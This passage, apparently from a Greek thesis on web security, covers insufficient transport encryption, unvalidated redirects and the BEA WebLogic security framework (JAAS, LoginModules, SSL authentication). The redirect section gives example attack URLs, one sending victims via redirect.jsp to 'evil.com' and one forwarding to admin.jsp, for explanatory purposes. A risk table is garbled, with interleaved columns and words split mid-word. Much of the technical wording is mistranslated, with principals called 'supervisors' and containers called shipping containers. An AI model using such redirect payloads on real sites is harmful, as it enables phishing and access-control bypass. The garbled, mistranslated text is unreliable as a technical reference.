4.Επιβεβαιώστε ότι το πιστοποιητικό σας ισχύει, δεν έχει λήξει, δεν έχει ανακαλεστεί και ταιριάζει με όλες τις περιοχές που χρησιμοποιούνται από την περιοχή.

5.Η αρχική σύνδεση και όλες οι άλλες συνδέσεις πρέπει επίσης να χρησιμοποιήσουν SSL ή άλλες τεχνολογίες κρυπτογράφισης.

Παράδειγμα Πιθανού Σεναρίου

Σενάριο #1: Μια περιοχή απλά δεν χρησιμοποιεί SSL για όλες τις σελίδες που απαιτούν την επικύρωση. Ο επιτιθέμενος ελέγχει απλά την κυκλοφορία δικτύων (όπως ένα ξεκλείδωτο ασύρματο δίκτυο ή ένα καλωδιακό δίκτυο της γειτονιάς τους), και παρατηρεί το «cookie» συνόδου ενός επικυρωμένου θύματος. Ο επιτιθέμενος επαναλαμβάνει έπειτα αυτό το «cookie» και αναλαμβάνει τη σύνοδο του χρήστη.

Σενάριο #2: Μια περιοχή έχει διαμορφώσει εσφαλμένα το πιστοποιητικό SSL που προκαλεί τις προειδοποιήσεις μηχανών αναζήτησης για τους χρήστες του. Οι χρήστες πρέπει να δεχτούν τέτοιες προειδοποιήσεις και να συνεχίσουν προκειμένου να χρησιμοποιηθεί η περιοχή. Αυτό εξοικειώνει τους χρήστες με τέτοιες προειδοποιήσεις. Η επίθεση «Phishing» ενάντια στους πελάτες της περιοχής τους δελεάζει σε μια παρόμοια περιοχή που δεν έχει ένα έγκυρο πιστοποιητικό, το οποίο παράγει τις παρόμοιες προειδοποιήσεις μηχανών αναζήτησης. Δεδομένου ότι τα θύματα είναι εξοικειωμένα με τέτοιες προειδοποιήσεις, προχωρούν επάνω και χρησιμοποιούν τη phishing περιοχή, παρέχοντας εν γνώση τους τους κωδικούς πρόσβασης ή άλλα ιδιωτικά στοιχεία.

Σενάριο #3: Κοινές περιοχές χρησιμοποιούν τη δεδομένη ODBC/JDBC connection για τη σύνδεση βάσεων δεδομένων, χωρίς να λάβουν υπόψιν τους ότι όλη η κίνηση μεταξύ περιοχής και βάσης δεδομένων είναι στον αέρα.

3.11 Μη επικυρωμένες προωθήσεις σελίδων

Εξετάστε το καθένα που μπορεί να εξαπατήσει τους χρήστες σας στην υποβολή ενός αιτήματος στον	Οι συνδέσεις επιτιθεμένων επαναπροσαν ατολίζουν τα θύματα τεχνασμάτων στον κρότο του. Τα θύματα είναι πιθανότερο να χτυπήσουν σε αυτό,	Οι εφαρμογές συχνά ανακατεθύνουν τους χρήστες σε άλλες σελίδες, ή κάνουν χρήση εσωτερική προς τα εμπρός κατά τρόπο παρόμοιο. Μερικές φορές η σελίδα στόχων διευκρινίζεται με μη επιβεβαιωμένη παράμετρο, επιτρέποντας στους επιτιθεμένους να επιλέξουν τη σελίδα	Τέτοιος ανακατεθύν σεις μπορεί να επιχειρήσου ν να εγκαταστήσ ουν «malware» ή να εξαπατήσου ν τα θύματα	Εξετάστε την επιχειρησια κή αξία εξασφαλίζο ντας την εμπιστοσύν η των χρηστών. Τι εάν παίρνουν κύριοι από

ιστοχώρο σας. Οποιοσδήπ οτε ιστοχώρος ή άλλο HTML τροφοδοτεί ότι οι χρήστες που το χρησιμοποι ούν θα μπορούσαν να κάνουν αυτό.	δεδομένου ότι η σύνδεση είναι σε μια έγκυρη περιοχή. Ο επιτιθέμενος στοχεύει να προσπεράσει επιτυχώς τους ελέγχους ασφαλείας.	προορισμού. Η ανίχνευση μη ελεγμένων ανακατεθύνσεων είναι εύκολη. Ψάξτε για ανακατεθύνσεις που να μπορείτε να χρησιμοποιήσετε πλήρες URL. Μη ελεγμένες ανακατεθύνσεις προς τα εμπρός είναι δυσκολότερες, δεδομένου ότι στοχεύουν στις εσωτερικές σελίδες.	στην αποκάλυψη των κωδικών πρόσβασης ή άλλης ευαίσθητης πληροφορία ς. Μη ασφαλής ανακατέθυν ση προς τα εμπρός, μπορεί να επιτρέψει την παράκαμψη ελέγχου προσπέλασ ης.	το «malware»; Τι εάν οι επιτιθέμενο ι μπορούν να έχουν πρόσβαση στις εσωτερικές μόνο λειτουργίες ;

Είμαι τρωτός;

Ο καλύτερος τρόπος να ανακαλυφθεί εάν μια εφαρμογή έχει οποιαδήποτε μη επιβεβαιωμένη ανακατατεύθυνση ή οδηγείατι προς τα εκεί, είναι:

1.Αναθεώριση του κώδικα για όλες τις χρήσεις ανακατεύθυνσης ή διαβιβάση (κάλεσε μια μεταφορά .NET). Για κάθε χρήση, προσδιορίστε εάν ο στόχος URL συμπεριλαμβάνεται σε οποιεσδήποτε τιμές παραμέτρου. Σε αυτή την περίπτωση, ελέγξτε ότι η παράμετρος επικυρώνεται για να περιλάβει μόνο έναν προορισμό ή το στοιχείο ενός προορισμού.

2.Επίσης, έλεγξε τη περιοχή εάν παράγει αποιαδήποτε ανακατεύθυνση(κώδικες απάντησης HTTP 300-307, χαρακτηριστικά 302). Εξετάστε τις παραμέτρους που παρέχονται πριν από τις ανακατευθύνσεις για να δεις εάν εμφανίζονται σαν ένας στόχος URL ή ένα κομμάτι ενός τέτοιου URL. Σε αυτή την περίπτωση, αλλάξτε το στόχο URL και παρατηρήστε εάν η περιοχή ανακατευθύνεται στο νέο στόχο.

3.Αν ο κώδικας δεν είναι διαθέσιμος, έλεγξε όλες τις παραμέτρους για να δεις εάν μοιάζουν με μέρος ανακατεύθυνσης ή διαβιβάζουν τον προορισμό URL και εξετάζουν αυτούς που το κάνουν.

Πώς μπορούμε να προστατευθούμε από αυτό;

Η ασφαλής χρήση επαναπροσανατολίσμου και διαβίβασης μπορεί να γίνει με διάφορους τρόπους:

1.Απλά αποφεύγουν τις ανακατευθύνσεις και τις διαβιβάσεις.

2.Αν χρησιμοποιούνται, μην συμπεριλάβετε τις παραμέτρους χρηστών στον υπολογισμό του προορισμού. Αυτό μπορεί συνήθως να γίνει.

3.Αν οι παράμετροι προορισμού δεν μπορούν να αποφευχθούν, τότε να εξασφαλιστεί ότι η παρεχόμενη αξία ισχύει και εξουσιοδοτείται για το χρήστη. Συνιστάται οποιεσδήποτε παράμετροι προορισμού να είναι μια αξία χαρτογράφησης, παρά το πραγματικό URL ή τη μερίδα του URL και ότι ο κεντρικός υπολογιστής μεταφράζει τη χαρτογράφιση στο στόχο του URL.

Εφαρμογές μπορούν να χρησιμοποιήσουν το «ESAPI» για να αγνοήσει τη μέθοδο «sendRedirect ()» για να σιγουρευτεί ότι όλοι οι προορισμοί ανακατεύθυνσης είναι ασφαλείς. Η αποφυγή τέτοιων ρωγμών είναι εξαιρετικά σημαντική δεδομένου ότι είναι ένας αγαπημένος στόχος για να κερδίσουν την εμπιστοσύνη του χρήστη.

Παράδειγμα Πιθανού Σεναρίου

Σενάριο #1: Η εφαρμογή καλεί μια σελίδα «redirect.jsp» που παίρνει μια ενιαία παράμετρο που ονομάζεται «url». Ο επιτιθέμενος «χειροτεχνεί» ένα κακόβουλο URL που ανακατευθύνει τους χρήστες σε μια κακόβουλη περιοχή που εκτελεί και εγκαθιστά «malware».

http://www.example.com/redirect.jsp?url=evil.com

Σενάριο #2: Η εφαρμογή χρησιμοποιεί προς τα εμπρός τη δρομολόγιση των αιτημάτων μεταξύ των διαφορετικών μερών της περιοχής. Για να το υποστηρίξεις αυτό, μερικές σελίδες χρησιμοποιούν μια παράμετρο για να δείξουν όπου ο χρήστης πρέπει να σταλεί εάν μια συναλλαγή είναι επιτυχής. Σε αυτήν την περίπτωση, ο επιτιθεμένος «χειροτεχνεί» ένα URL που θα περάσει την επαλήθευση ελέγχου της εφαρμογής και θα διαβιβάσει έπειτα τον επιτιθέμενο σε μια διοικητική λειτουργία όπου δεν θα ήταν σε θέση κανονικά να έχει πρόσβαση.

http://www.example.com/boring.jsp?fwd=admin.jsp

Κεφάλαιο 4 Ασφάλεια στον BEA Weblogic

Σ'αυτό το κεφάλαιο θα εξετάσουμε πώς υλοποιεί ο Application Server της BEA Weblogic το υπόστρωμα ασφαλείας και τι υπηρεσίες προσφέρει, ο οποίος είναι βασισμένος στο J2EE framework.

4.1 Έλεγχος

Ο έλεγχος είναι η διαδικασία με την οποία οι πληροφορίες για τα λειτουργούντα αιτήματα και η έκβαση εκείνων των αιτημάτων συλλέγονται, αποθηκεύονται και διανέμονται για τους σκοπούς «non-repudiation». Με άλλα λόγια, ο έλεγχος παρέχει ένα ηλεκτρονικό ίχνος της δραστηριότητας υπολογιστών. Στην αρχιτεκτονική ασφάλειας κεντρικών υπολογιστών WebLogic, ένας προμηθευτής ελέγχου χρησιμοποιείται για να παρέχει υπηρεσίες ελέγχου.

Εάν διαμορφώνεται, το πλαίσιο ασφάλειας WebLogic θα καλέσει κατευθείαν σε ένα προμηθευτή ελέγχου πριν και μετά από τις διαδικασίες ασφάλειας (όπως η επικύρωση ή η έγκριση) που έχουν εκτελεσθεί, επιτρέποντας την καταγραφή γεγονότος λογιστικού ελέγχου. Η απόφαση να ελεγχθεί ένα ιδιαίτερο γεγονός λαμβάνεται από ότι ο ίδιος προμηθευτής ελέγχου μπορεί να βασιστεί στα ειδικά κριτήρια λογιστικού ελέγχου ή/και στα επίπεδα δριμύτητας. Τα αρχεία που περιέχουν τις πληροφορίες λογιστικού ελέγχου μπορούν να γραφτούν στις αποθήκες παραγωγής όπως ένας κεντρικός υπολογιστής LDAP, μια βάση δεδομένων και ένα απλό αρχείο.

4.2 Επικύρωση

Η επικύρωση είναι ο μηχανισμός από τον οποίο οι επισκέπτες αποδεικνύουν ότι ενεργούν εξ ονόματος των συγκεκριμένων χρηστών ή των συστημάτων. Η επικύρωση απαντά στην ερώτηση, " Ποιός είστε εσείς; " κάνει χρήση των πιστοποιητικών όπως οι συνδυασμοί ονόματος χρήστη/κωδικού πρόσβασης. Στον κεντρικό υπολογιστή WebLogic, οι προμηθευτές επικύρωσης χρησιμοποιούνται για να αποδείξουν την ταυτότητα των χρηστών ή των διαδικασιών συστημάτων.

Οι προμηθευτές επικύρωσης επίσης θυμούνται, μεταφέρουν και κάνουν τη διαθέσιμη πληροφορία ταυτότητας στα διάφορα συστατικά ενός συστήματος (μέσω των θεμάτων), όταν απαιτείται. Κατά τη διάρκεια της διαδικασίας επικύρωσης, ένας κύριος προμηθευτής επικύρωσης παρέχει την πρόσθετη προστασία ασφάλειας για τους προισταμένους (χρήστες και ομάδες) που περιλαμβάνονται μέσα στο θέμα με την υπογραφή και την επαλήθευση της αυθεντικότητας εκείνων των προισταμένων.


Τα εξής τμήματα περιγράφουν τις έννοιες και τη λειτουργία επικύρωσης:

- Subjects and Principals
- Java Authentication and Authorization Service (JAAS)
- CallbackHandlers
- Mutual Authentication

- Identity Assertion Providers and LoginModules
- Identity Assertion and Tokens
- Types of Authentication

4.3 Θέματα και αρχές

Τα θέματα και οι προιστάμενοι είναι στενά συνδεδεμένοι. Ένας προιστάμενος είναι μια ταυτότητα που ορίζεται σε έναν χρήστη ή μια ομάδα ως αποτέλεσμα της επικύρωσης. Και οι χρήστες και οι ομάδες μπορούν να χρησιμοποιηθούν ως προιστάμενοι από τους διακομιστές εφαρμογών, όπως ο κεντρικός υπολογιστής WebLogic. Η επικύρωση της Java και η υπηρεσία έγκρισης (JAAS) απαιτούν ότι τα θέματα χρησιμοποιούνται ως εμπορευματοκιβώτια για τις πληροφορίες επικύρωσης, συμπεριλαμβανομένων των προισταμένων.



Εικόνα 5 Σχέσεις μεταξύ των χρηστών, των ομάδων, των προισταμένων και των θεμάτων.

Ως τμήμα μιας επιτυχούς επικύρωσης, οι προιστάμενοι υπογράφονται και αποθηκεύονται σε ένα θέμα για τη μελλοντική χρήση. Ένας κύριος προμηθευτής επικύρωσης υπογράφει τους προισταμένους και μια επικύρωση του προμηθευτή στο LoginModule αποθηκεύει πραγματικά τους προισταμένους στο θέμα. Αργότερα, όταν προσπαθήσει να έχει πρόσβαση ένας επισκέπτης σε έναν προιστάμενο που αποθηκεύεται μέσα σε ένα θέμα, ένας κύριος προμηθευτής επικύρωσης ελέγχει ότι ο προιστάμενος δεν έχει αλλάξει δεδομένου ότι υπογράφηκε και ο προιστάμενος επιστρέφεται στον επισκέπτη (που υποθέτει ότι όλοι οι όροι ασφάλειας ικανοποιούνται).

Οποιοσδήποτε προιστάμενος που πρόκειται να αντιπροσωπεύσει έναν χρήστη ή μια ομάδα κεντρικών υπολογιστών WebLogic πρέπει να εφαρμόσει τη διασύνδεση WLSUser και WLSGroup, η οποία είναι διαθέσιμη στη συσκευασία weblogic.security.spi.

4.4 Υπηρεσία ταυτοποίησης και επικύρωσης της Java (JAAS)

Εάν ο πελάτης είναι μια εφαρμογή, ένα applet, Enterprise JavaBean (EJB) ή ένα servlet που απαιτούν την επικύρωση, ο κεντρικός υπολογιστής WebLogic χρησιμοποιεί τις κατηγορίες επικύρωσης της Java και υπηρεσιών έγκρισης (JAAS) σοβαρά και ασφαλώς επικυρώνει στον πελάτη. Η JAAS εφαρμόζει μια έκδοση του πλαισίου ενότητας επικύρωσης (PAM), το οποίο επιτρέπει στις εφαρμογές να παραμείνευουν ανεξάρτητες από τις ελλοχεύουσες τεχνολογίες επικύρωσης. Επομένως, το πλαίσιο PAM επιτρέπει τη χρήση των νέων ή ενημερωμένων τεχνολογιών επικύρωσης χωρίς απαίτηση των τροποποιήσεων στην αίτησή σας.

Ο κεντρικός υπολογιστής WebLogic χρησιμοποιεί JAAS για τη μακρινή επικύρωση παχύς-πελατών και εσωτερικά για την επικύρωση. Επομένως, μόνο οι υπεύθυνοι για την ανάπτυξη των προμηθευτών επικύρωσης συνήθειας και οι υπεύθυνοι για την ανάπτυξη των μακρινών παχιών εφαρμογών πελατών πρέπει να αναμιχθούν με JAAS άμεσα. Οι χρήστες των λεπτών πελατών ή των υπεύθυνων για την ανάπτυξη των παχιών εφαρμογών πελατών μέσα-εμπορευματοκιβωτίων (παραδείγματος χάριν, εκείνοι που καλούν μια επιχείρηση JavaBean (EJB) από ένα servlet) δεν απαιτούν την άμεση χρήση ή τη γνώση JAAS.

4.5 JAAS LoginModules

Το LoginModules είναι «work-horses» της επικύρωσης: όλο το LoginModules είναι αρμόδιο για τους επικυρωμένους χρήστες μέσα στη σφαίρα ασφάλειας και για την εποίκηση ενός θέματος με τους απαραίτητους προισταμένους (χρήστες/ομάδες). Το LoginModules που δεν χρησιμοποιείται για την επικύρωση περιμέτρου ελέγχει επίσης το υλικό απόδειξης υποβληθείν (παραδείγματος χάριν, ένας κωδικός πρόσβασης του χρήστη).

Εάν υπάρχουν πολλαπλάσιοι προμηθευτές επικύρωσης που διαμορφώνονται σε μια σφαίρα ασφάλειας, κάθε μια από την επικύρωση των προμηθευτών του LoginModules θα αποθηκεύσει τους προισταμένους μέσα στο ίδιο θέμα. Επομένως, εάν ένας προιστάμενος που αντιπροσωπεύει έναν χρήστη κεντρικών υπολογιστών WebLogic (δηλαδή μια εφαρμογή της διεπαφής WLSUser) ονόματι "Joe" προστίθεται στο θέμα από μια επικύρωση του προμηθευτή στο LoginModule, οποιοσδήποτε άλλος προμηθευτής επικύρωσης στη σφαίρα ασφάλειας πρέπει το ίδιο πρόσωπο να το αντιμετωπίζουν σαν "Joe".

Με άλλα λόγια, η άλλη επικύρωση υποστηρίζει το LoginModules και δεν πρέπει να προσπαθήσει να προσθέσει έναν άλλο προιστάμενο στο θέμα που αντιπροσωπεύει έναν χρήστη κεντρικών υπολογιστών WebLogic (παραδείγματος χάριν, που ονομάζεται " Joseph") για να αναφερθεί στο ίδιο πρόσωπο. Εντούτοις, είναι αποδεκτό για μια άλλη επικύρωση του προμηθευτή του LoginModule να προσθέσει έναν προιστάμενο ενός τύπου εκτός από WLSUser με το όνομα " Joseph".

4.6 JAAS σημαίες ελέγχου

Εάν μια σφαίρα ασφάλειας διαμορφώνει τους πολλαπλάσιους προμηθευτές επικύρωσης, η ιδιότητα σημαιών ελέγχου στον προμηθευτή αυθεντικότητας καθορίζει τη διαταγμένη εκτέλεση των προμηθευτών επικύρωσης. Οι τιμές για τις ιδιότητες σημαιών ελέγχου είναι οι ακόλουθες:

- **REQUIRED**- αυτό το LoginModule πρέπει να πετύχει. Ακόμα κι αν αποτύγχει, η επικύρωση προχωρά κάτω από τον κατάλογο LoginModules για τους διαμορφωμένους προμηθευτές επικύρωσης. Αυτή η ρύθμιση είναι η προεπιλογή.

- **REQUISITE**- αυτό το LoginModule πρέπει να πετύχει. Εάν άλλοι προμηθευτές επικύρωσης διαμορφώνονται και αυτό το LoginModule πετυχαίνει, τότε θα υπάρξουν εισπράξεις επικύρωσης κάτω από τον κατάλογο LoginModules. Διαφορετικά, γίνεται έλεγχος επιστροφής στην εφαρμογή.

- **SUFFICIENT**- οι ανάγκες αυτού του LoginModule να μην πετύχουν. Εάν πετυχαίνει, επιστρέψτε τον έλεγχο στην εφαρμογή. Εάν αποτυγχάνει και άλλοι προμηθευτές επικύρωσης διαμορφώνονται, γίνονται εισπράξεις επικύρωσης κάτω από τον κατάλογο LoginModule.

- **OPTIONAL**- ο χρήστης έχει την άδεια για να περάσει ή να αποτύχει τη δοκιμή επικύρωσης των προμηθευτών αυτής της επικύρωσης. Εντούτοις, εάν όλοι οι προμηθευτές επικύρωσης που διαμορφώνονται σε μια σφαίρα ασφάλειας θέτουν τη σημαία ελέγχου JAAS προαιρετική, ο χρήστης πρέπει να περάσει τη δοκιμή επικύρωσης ένος από τους διαμορφωμένους προμηθευτές.

4.7 CallbackHandlers

Ένα CallbackHandler είναι ένα ιδιαίτερα- εύκαμπτο πρότυπο JAAS που επιτρέπει σε έναν μεταβλητό αριθμό επιχειρημάτων να περαστούν ως σύνθετα αντικείμενα σε μια μέθοδο. Υπάρχουν τρεις τύποι CallbackHandlers: NameCallback, PasswordCallback, και TextInputCallback, τα οποία είναι μέρος της συσκευασίας javax.security.auth.callback.

Το NameCallback και το PasswordCallback επιστρέφουν το όνομα χρήστη και τον κωδικό πρόσβασης, αντίστοιχα. Το TextInputCallback μπορεί να χρησιμοποιηθεί για να έχει πρόσβαση στους χρήστες στοιχείων και εισάγει σε οποιουσδήποτε πρόσθετους τομείς μια μορφή σύνδεσης (δηλαδή τομείς εκτός από εκείνους για τη λήψη του ονόματος χρήστη και του κωδικού πρόσβασης). Όταν χρησιμοποιείται, πρέπει να υπάρξει ένα TextInputCallback ανά πρόσθετο τομέα μορφής και η γρήγορη σειρά κάθε TextInputCallback πρέπει να ταιριάξει με το όνομα τομέων στη μορφή. Ο κεντρικός υπολογιστής WebLogic χρησιμοποιεί μόνο το TextInputCallback για την μορφή- βασισμένη σύνδεση εφαρμογής Ιστού.

Μια εφαρμογή εφαρμόζει ένα CallbackHandler και το περνά στις ελλοχεύουσες υπηρεσίες ασφάλειας έτσι ώστε να μπορούν να αλληλεπιδράσουν με την εφαρμογή

για να ανακτηθούν τα συγκεκριμένα στοιχεία επικύρωσης, όπως τα ονόματα χρήστη και οι κωδικοί πρόσβασης ή για να επιδείξει ορισμένες πληροφορίες, όπως τα μηνύματα λάθους και προειδοποίησης.

Το CallbackHandlers εφαρμόζεται σε μια εξαρτημένη από εφαρμογή μόδα. Παραδείγματος χάριν, οι εφαρμογές για μια εφαρμογή με ένα γραφικό ενδιάμεσο με τον χρήστη (GUI) μπορούν να σκάσουν επάνω τα παράθυρα για να προτρέψουν για τις ζητούμενες πληροφορίες ή για να επιδείξουν τα μηνύματα λάθους. Μια εφαρμογή μπορεί επίσης να επιλέξει να λάβει τις ζητούμενες πληροφορίες από μια εναλλάσσομενη πηγή χωρίς ερώτηση του χρήστη.

Οι ελλοχεύουσες υπηρεσίες ασφάλειας υποβάλλουν τα αιτήματα για τους διαφορετικούς τύπους πληροφοριών με τη διάβαση των μεμονωμένων επανακλήσεων στο CallbackHandler. Η εφαρμογή CallbackHandler αποφασίζει πώς να ανακτήσει και να επιδείξει τις πληροφορίες ανάλογα με τις επανακλήσεις που περνούν σε αυτό. Παραδείγματος χάριν, εάν η ελλοχεύουσα υπηρεσία χρειάζεται ένα όνομα χρήστη και έναν κωδικό πρόσβασης για να επικυρώσει έναν χρήστη, χρησιμοποιεί ένα NameCallback και ένα PasswordCallback. Το CallbackHandler μπορεί έπειτα να επιλέξει να προτρέψει για ένα όνομα χρήστη και έναν κωδικό πρόσβασης σειριακά ή να προτρέψει και για τα δύο σε ένα ενιαίο παράθυρο.

4.8 Αμοιβαία επικύρωση

Με την αμοιβαία επικύρωση και ο πελάτης και ο κεντρικός υπολογιστής πρέπει για να επικυρωθούν ο ένας στον άλλο. Αυτό μπορεί να γίνει με τη βοήθεια των πιστοποιητικών ή άλλων μορφών υλικού απόδειξης. Ο κεντρικός υπολογιστής WebLogic υποστηρίζει τη διπλή κατεύθυνσης επικύρωση SSL, η οποία είναι μια μορφή αμοιβαίας επικύρωσης. Εντούτοις, από τον ακριβή καθορισμό, η αμοιβαία επικύρωση πραγματοποιείται στα υψηλότερα στρώματα στη λίστα πρωτοκόλλου κάνει έπειτα την επικύρωση SSL. Για περισσότερες πληροφορίες, δείτε τη μονόδρομη/διπλής κατεύθυνσης επικύρωση SSL.

4.9 Πάροχοι ισχυρισμού ταυτοποίησης και LoginModules

Όταν χρησιμοποιούνται με ένα LoginModule, οι προμηθευτές ισχυρισμού ταυτότητας υποστηρίζουν ενιαίο «sign-on». Παραδείγματος χάριν, ένας προμηθευτής ισχυρισμού ταυτότητας μπορεί να παραγάγει ένα σημείο από ένα ψηφιακό πιστοποιητικό και αυτό συμβολικά μπορεί να περάσει γύρω από το σύστημα έτσι ώστε οι χρήστες να μη καλούνται να υπογράψουν περισσότερο από μία φορά.

Στο LoginModule οι χρήσεις ταυτότητας ισχυρισμού προμηθευτών μπορούν να είναι:

- Κομμάτι ενός προμηθευτή επικύρωσης που αναπτύξατε.
- Κομμάτι του προμηθευτή επικύρωσης WebLogic που η BEA ανέπτυξε και συσκεύασε με τον WebLogic Server.
- Κομμάτι ενός τρίτου προμηθευτή επικύρωσης.

Αντίθετα από μια απλή κατάσταση επικύρωσης, το LoginModules που οι προμηθευτές ισχυρισμού ταυτότητας χρησιμοποιούν δεν ελέγχει το υλικό απόδειξης

όπως τα ονόματα χρήστη και οι κωδικοί πρόσβασης απλά ελέγχουν ότι ο χρήστης υπάρχει.

4.10 Ισχυρισμοί ταυτοποίησης και σκυτάλες

Οι προμηθευτές ισχυρισμού ταυτότητας υποστηρίζουν χάρτες ονόματος χρηστών, οι οποίοι χαρτογραφούν ένα έγκυρο σημείο σε έναν χρήστη κεντρικών υπολογιστών WebLogic. Αναπτύσσετε τους προμηθευτές ισχυρισμού ταυτότητας για να υποστηρίξετε τους συγκεκριμένους τύπους σημείων που θα χρησιμοποιείτε για να βεβαιώσετε τις ταυτότητες των χρηστών ή των διαδικασιών συστημάτων. Μπορείτε να αναπτύξετε έναν προμηθευτή ισχυρισμού ταυτότητας για να υποστηρίξετε τους πολλαπλάσιους συμβολικούς τύπους, αλλά ο διοικητής κεντρικών υπολογιστών WebLogic πρέπει να διαμορφώσει τον προμηθευτή ισχυρισμού ταυτότητας έτσι ώστε επικυρώνει μόνο ένα «active» συμβολικό τύπο. Ενώ μπορείτε να έχετε τους πολλαπλάσιους προμηθευτές ισχυρισμού ταυτότητας σε μια σφαίρα ασφάλειας με τη δυνατότητα να επικυρωθεί ο ίδιος συμβολικός τύπος, μόνο ένας προμηθευτής ισχυρισμού ταυτότητας μπορεί πραγματικά να εκτελέσει αυτήν την επικύρωση.

4.11 Τύποι Αυθευντικότητας

Οι χρήστες κεντρικών υπολογιστών WebLogic πρέπει να επικυρωθούν όποτε ζητούν την πρόσβαση σε έναν προστατευμένο πόρο WebLogic. Για αυτόν τον λόγο, κάθε χρήστης πρέπει να παρέχει ένα πιστοποιητικό (παραδείγματος χάριν, ένας κωδικός πρόσβασης) στον κεντρικό υπολογιστή WebLogic. Οι ακόλουθοι τύποι επικυρώσεων υποστηρίζονται από τον προμηθευτή επικύρωσης WebLogic που συμπεριλαμβάνεται στη διανομή κεντρικών υπολογιστών WebLogic:

- Username/Password- επικύρωση
- Certificate- επικύρωση
- Perimeter- επικύρωση

Ο κεντρικός υπολογιστής WebLogic μπορεί να χρησιμοποιήσει τον προμηθευτή επικύρωσης WebLogic που παρέχεται ως τμήμα των προμηθευτών ασφάλειας προϊόντων ή συνήθειας κεντρικών υπολογιστών WebLogic για να εκτελέσει τους διαφορετικούς τύπους επικυρώσεων.

4.12 Επικύρωση ονόματος χρήστη/ κωδικού χρήστη

Στην επικύρωση ονόματος χρήστη/κωδικού πρόσβασης, η ταυτότητα ενός χρήστη και ο κωδικός πρόσβασης ζητούνται από το χρήστη και στέλνονται στον κεντρικό υπολογιστή WebLogic. Ο κεντρικός υπολογιστής WebLogic ελέγχει τις πληροφορίες και εάν είναι αξιόπιστος, χορηγεί την πρόσβαση στον προστατευμένο πόρο WebLogic.

Εξασφαλίστε το στρώμα υποδοχών (SSL) ή το πρωτόκολλο μεταφοράς υπερκειμένων (HTTPS), που μπορούν να χρησιμοποιηθούν για να παρέχουν ένα πρόσθετο επίπεδο ασφάλειας στην επικύρωση ονόματος χρήστη/κωδικού πρόσβασης. Επειδή, η SSL κρυπτογραφεί τα στοιχεία που μεταφέρονται μεταξύ του πελάτη και του κεντρικού

υπολογιστή WebLogic, η ταυτότητα του χρήστη και ο κωδικός πρόσβασης του χρήστη δεν ρέουν. Επομένως, ο κεντρικός υπολογιστής WebLogic μπορεί να επικυρώσει το χρήστη χωρίς συμβιβασμό της εμπιστευτικότητας της ταυτότητας του χρήστη και του κωδικού πρόσβασης.

4.13 Πιστοποιητικό Αυθεντικότητας

Όταν ένα αίτημα πελατών SSL ή HTTPS αρχίζει, ο κεντρικός υπολογιστής WebLogic αποκρίνεται με την παρουσίαση του ψηφιακού πιστοποιητικού του στον πελάτη. Ο πελάτης ελέγχει έπειτα το ψηφιακό πιστοποιητικό και μια σύνδεση SSL καθιερώνεται. Το ψηφιακό πιστοποιητικό εκδίδεται από μια οντότητα (μια έμπιστη αρχή πιστοποιητικών), η οποία επικυρώνει την ταυτότητα του κεντρικού υπολογιστή WebLogic.

Μπορείτε επίσης να χρησιμοποιήσετε τη διπλής κατεύθυνσης επικύρωση SSL, μια μορφή αμοιβαίας επικύρωσης. Με τη διπλής κατεύθυνσης επικύρωση SSL και ο πελάτης και ο κεντρικός υπολογιστής πρέπει να παρουσιάσουν ένα πιστοποιητικό προτού να επιτραπεί το νήμα σύνδεσης μεταξύ των δύο. Δείτε τη μονόδρομη/διπλής κατεύθυνσης επικύρωση SSL.

Σημείωση: Η διπλής κατεύθυνσης επικύρωση SSL υποστηρίζεται από τον προμηθευτή επικύρωσης WebLogic που παρέχεται ως τμήμα του προϊόντος κεντρικών υπολογιστών WebLogic.

4.14 Παράμετροι Αυθεντικότητας

Η επικύρωση περιμέτρου είναι η διαδικασία επικύρωσης της ταυτότητας ενός μακρινού χρήστη έξω από την περιοχή διακομιστών εφαρμογών. Τα εξής τμήματα περιγράφουν την επικύρωση περιμέτρου:

- Είναι επικύρωση περιμέτρου που ολοκληρώνεται;
- Πώς κάνει την επικύρωση περιμέτρου υποστήριξης κεντρικών υπολογιστών WebLogic;

4.14.1 Πώς οι παράμετροι αυθεντικότητας εκτελούνται;

